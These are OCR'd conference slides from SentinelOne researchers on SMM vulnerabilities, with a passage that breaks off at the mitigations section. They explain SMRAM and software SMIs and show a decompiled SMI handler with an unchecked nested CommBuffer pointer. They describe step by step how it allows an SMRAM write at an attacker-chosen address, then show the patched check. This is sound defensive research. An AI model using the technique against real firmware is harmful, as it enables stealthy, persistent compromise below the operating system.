Breaking Secure Boot with SMM

Assaf Carlsbad, Itai Liba

carlsbad@sentinelone.com

@assaf_carlsbad

itail@sentinelone.com

@liba2k

Agenda

01 **A whirlwind tour of SMM**

02 **SMM Vulnerabilities**

And how to hunt them automatically

03 **SMM Exploitation**

CVE-2021-0157 & CVE-2021-0158

04 **Mitigations**


01

A whirlwind tour of SMM

SMM, SMRAM, SMIs
and other curses…

What is SMM?


- **S**ystem **M**anagement **M**ode
- A dedicated CPU mode for firmware handling low-level system-wide functions
- Highly privileged



Venturing into the x86's System Management Mode

SMM Privileges


- Ring “-2”
  - Full access to physical memory (subvert OS/hypervisor)
  - Reflash the BIOS (persistence)
  - Completely transparent (stealth)
- Nowadays: attempts to de-privilege SMM



https://medium.com/swlh/negative-rings-in-intel-architecture-the-security-threats-youve-probably-never-heard-of-d725a4b6f831

SMRAM


- **S**ystem **M**anagement **RAM**
- Isolated address space
- Contains:
  - SMM binaries
  - SMM stack & heap
  - SMM Save State
  - CPU tables (IDT/GDT/Page Table)



https://edk2-docs.gitbook.io/a-tour-beyond-bios-memory-protection-in-uefi-bios/memory-protection-in-smm


SMRAM

- Can only be read and written from SMM
  - Chipset provides mechanism to **close** and **lock** SMRAM
  - Attempts to access SMRAM from outside of SMM will be discarded



SMIs


- System Management Interrupt
- Causes transition into SMM
  - One “master” SMI Handler
  - Firmware can register additional sub-handlers
- In UEFI:
  - Handlers are installed by calling ***SmiHandlerRegister***
  - Each handler is identified by a GUID




```
//
// Register LockBox communication handler
//
Status = gSmst->SmiHandlerRegister (
                    SmmLockBoxHandler,
                    &gEfiSmmLockBoxCommunicationGuid,
                    &DispatchHandle
                    );
```


Software SMIs

- Can be invoked by SW with ring 0 privileges
  - SMM equivalent of a syscall
- Caller packs a ***communication buffer*** in normal RAM:
  - GUID identifying the handler
  - Arguments for the handler
- Writes address of Comm Buffer to ***SMM_CORE_PRIVATE_DATA***



Software SMIs

- Write I/O port 0xB2 (APMC)



12.8.2 APM I/O Decode Register

Table 12-10 shows the I/O registers associated with APM support. This register space is enabled in the PCI Device 31: Function 0 space (APMDEC_EN), and cannot be moved (fixed I/O location).

Table 12-10. APM Register Map

Address	Mnemonic	Register Name	Default	Type
B2h	APM_CNT	Advanced Power Management Control Port	00h	R/W
B3h	APM_STS	Advanced Power Management Status Port	00h	R/W

12.8.2.1 APM_CNT—Advanced Power Management Control Port Register

I/O Address: B2h
Default Value: 00h
Lockable: No
Power Well: Core

Attribute: R/W
Size: 8 bits
Usage: Legacy Only

Bit	Description
7:0	Used to pass an APM command between the OS and the SMI handler. Writes to this port not only store data in the APMC register, but also generates an SMI# when the APMC_EN bit is set.

https://nixhacker.com/digging-into-smm/

Software SMIs

The **`CommBuffer`** and its respective size are fetched from **`gSmmCorePrivate`**

The SMI handler with the GUID found in the header is invoked

```
VOID
EFIAPI
SmmEntryPoint (
  IN CONST EFI_SMM_ENTRY_CONTEXT  *SmmEntryContext
)
{
  EFI_STATUS                    Status;
  EFI_SMM_COMMUNICATE_HEADER    *CommunicateHeader;
  BOOLEAN                       InLegacyBoot;
  BOOLEAN                       IsOverlapped;
  VOID                          *CommunicationBuffer;
  UINTN                         BufferSize;

  //
  // If a legacy boot has occurred, then make sure gSmmCorePrivate is not accessed
  //
  InLegacyBoot = mInLegacyBoot;
  if (!InLegacyBoot) {
    //...
    gSmmCorePrivate->InSmm = TRUE;

    //...
    CommunicationBuffer = gSmmCorePrivate->CommunicationBuffer;
    BufferSize          = gSmmCorePrivate->BufferSize;
    if (CommunicationBuffer != NULL) {
      //...
      IsOverlapped = InternalIsBufferOverlapped (
                       (UINT8 *) CommunicationBuffer,
                       BufferSize,
                       (UINT8 *) gSmmCorePrivate,
                       sizeof (*gSmmCorePrivate)
                       );
      if (!SmmIsBufferOutsideSmmValid ((UINTN)CommunicationBuffer, BufferSize) || IsOverlapped) {
      } else {
        CommunicateHeader = (EFI_SMM_COMMUNICATE_HEADER *)CommunicationBuffer;
        BufferSize -= OFFSET_OF (EFI_SMM_COMMUNICATE_HEADER, Data);
        Status = SmiManage (
                   &CommunicateHeader->HeaderGuid,
                   NULL,
                   CommunicateHeader->Data,
                   &BufferSize
                   );
```

Software SMIs

```
EFI_STATUS __fastcall SmiHandler_11AC(EFI_HANDLE DispatchHandle, const void *Context, void *CommBuffer, UINTN *CommBufferSize)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  if ( CommBuffer && *CommBufferSize )
  {
    if...
    switch ( *(_BYTE *)CommBuffer )
    {
      case 0:
        byte_2088 = 1;
        return 0i64;
      case 2:
        if...
        break;
      case 3:
        if...
        break;
      default:
        v_status = 0x8000000000000003ui64;
        **(_QWORD **)((char *)CommBuffer + 1) = v_status;
        return 0i64;
    }
  }
  return 0x8000000000000002ui64;
}
```

Actual handler is invoked and can access all caller-supplied arguments via the ***CommBuffer*** parameter

02

SMM Vulnerabilities


And how to automatically uncover them

Attacking SMM

- Main attack surface are software SMIs
  - Can be triggered in a controlled fashion
  - Contents of the Comm Buffer are attacker controlled

- Confused-deputy attack to:
  - Hijack SMM code flow
  - Disclosing SMRAM contents
  - Corrupting SMRAM contents

CommBuffer nested pointers



https://github.com/tianocore-docs/Docs/raw/master/White_Papers/A_Tour_Beyond_BIOS_Secure_SMM_Communication.pdf


Unsanitized nested pointers

```
EFI_STATUS __fastcall SmiHandler_11AC(EFI_HANDLE DispatchHandle, const void *Context, void *CommBuffer, UINTN *CommBufferSize)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  if ( CommBuffer && *CommBufferSize )
  {
    if...
    switch ( *(_BYTE *)CommBuffer )
    {
      case 0:
        byte_2088 = 1;
        return 0i64;
      case 2:
        if...
        break;
      case 3:
        if...
        break;
      default:
        v_status = 0x8000000000000003ui64;
        **(_QWORD **)((char *)CommBuffer + 1) = v_status;
        return 0i64;
    }
  }
  return 0x8000000000000002ui64;
}
```

First byte is the **OpCode** field.
Valid values are { 0, 2, 3 }


default clause writes a status variable to the memory location pointed to by **CommBuffer + 1**

Exploiting nested pointer issues




Exploiting nested pointer issues

Write




Exploiting nested pointer issues

Invoke




Exploiting nested pointer issues

Handler inspects **OpCode** field




Exploiting nested pointer issues

An invalid opcode values will force the handler to fallback into the **default** case




Exploiting nested pointer issues

Handler inspects ***Address*** field to know where to write the status



Exploiting nested pointer issues

SMRAM corruption at attacker controlled address



```
        default:
          v_status = 0x8000000000000003ui64;
LABEL_15:
          *(_QWORD *)CommBuffer->field_1 = v_status;
          return 0i64;
        }
        v_status = 0x800000000000000Fui64;
        goto LABEL_15;
      }
      return 0x8000000000000002ui64;
}
```

```
        default:
          v_status = 0x8000000000000003ui64;
LABEL_15:
          if (!SmmIsBufferOutsideSmmValid(CommBuffer->field_1, sizeof(_QWORD)))
            return EFI_ACCESS_DENIED;
          *(_QWORD *)CommBuffer->field_1 = v_status;
          return 0i64;
        }
        v_status = 0x800000000000000Fui64;
        goto LABEL_15;
      }
      return 0x8000000000000002ui64;
}
```

Handlers should call

BOOLEAN EFIAPI

SmmIsBufferOutsideSmmValid(

